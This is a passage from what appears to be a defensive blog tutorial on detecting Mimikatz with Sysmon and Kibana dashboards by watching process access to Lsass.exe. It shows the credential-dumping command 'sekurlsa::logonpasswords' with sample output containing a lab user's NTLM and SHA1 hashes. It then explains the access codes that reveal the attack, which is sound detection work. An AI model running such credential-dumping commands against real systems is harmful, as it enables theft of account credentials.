


Figure 6. Saving Visualization.

I also recommend to have "**SourcelImage**" and "**TargetImage**" visualizations as shown below in figures 7 & 8 created. This will help you to filter out false positives in your environment. For our first tests logging only Lsass.exe & PowerShell.exe, those extra visualization might not seem that useful. However, when we update our Sysmon config to log any process accessing **Lsass.exe**, those visualizations will make our lives easier to filter out noise.




Figure 7. Saving Visualization.




Figure 8. Saving Visualization

Creating a simple dashboard to add our visualization

To get started do the following:

- Click on "Dashboard" on the left panel.
- Click on "Add" on the options above your Kibana search bar.
- Select the visualizations we just created. This will add the visualizations to your dashboard.
- Click on "Save", give it a name and save your dashboard




Figure 9. Saving new Dashboard

Detecting Mimikatz on Disk

Download the latest Mimikatz Trunk and Run the binary

Our first test will be running Mimikatz on disk. Download the latest binary from [here](#). Next, start PowerShell as Administrator and run Mimikatz.exe with the following commands as shown in figure 10 below:

```
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
```

```

.#####. mimikatz 2.1.1 <x64> built on Mar 20 2017 03:32:20
## ^ ## "A La Vie, A L'Amour"
## < > ## /* * */
## \ / ## Benjamin DELPY `gentilkiwi` < benjamin@gentilkiwi.com >
## v ## http://blog.gentilkiwi.com/mimikatz <oe.eo>
##### with 21 modules * * */

mimikatz>(commandline) # privilege::debug
Privilege '20' OK

mimikatz>(commandline) # sekurlsa::logonpasswords


Authentication Id : 0 ; 184729 <00000000:0002d199>
Session           : Interactive from 1
User Name         : cbrown
Domain            : HF
Logon Server      : HFDC01
Logon Time        : 3/21/2017 11:40:51 PM
SID               : S-1-5-21-782132366-114303545-1085559006-1107

msv :
[00000003] Primary
* Username : cbrown
* Domain   : HF
* NTLM     : 1121f5efebcd230d7ef988425c3f87b7
* SHA1     : 8af4ce4c4ede41852bd684b7d188bec5ca27efcb
[00010000] CredentialKeys
* NTLM     : 1121f5efebcd230d7ef988425c3f87b7
* SHA1     : 8af4ce4c4ede41852bd684b7d188bec5ca27efcb
tspkg :
wdigest :


```

Figure 10. Running Mimikatz on Disk.


Refresh your dashboard. You will see that PowerShell and Mimikatz are Source Images, and Lsass.exe and Mimikatz(again) are the Target Images. In addition, I can see two **GrantedAccess** codes (**0x1010 & 0xffff**).



Next, click on **SourceImage** - **C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe**. That will create a filter to show only powershell.exe as a source image. As you can see in figure 12 below, PowerShell accesses/opened Mimikatz with **0xffff** which means **Process_ALL_Access**. This is normal since PowerShell executed Mimikatz.



Now hover over your PowerShell filter and click on the Minus symbol inside of the magnifier glass icon. That will filter out PowerShell.exe and show you the event of Mimikatz accessing Lsass.exe. As you can see in figure 13 below, Mimikatz uses **0x1010** permissions to access Lsass.exe. According to our table of **Process-Specific Access Rights** that I showed you at the beginning of this article, that combination is the results of adding **0x1000 (QueryLimitedInformation)** & **0x0010 (VMRead)**.



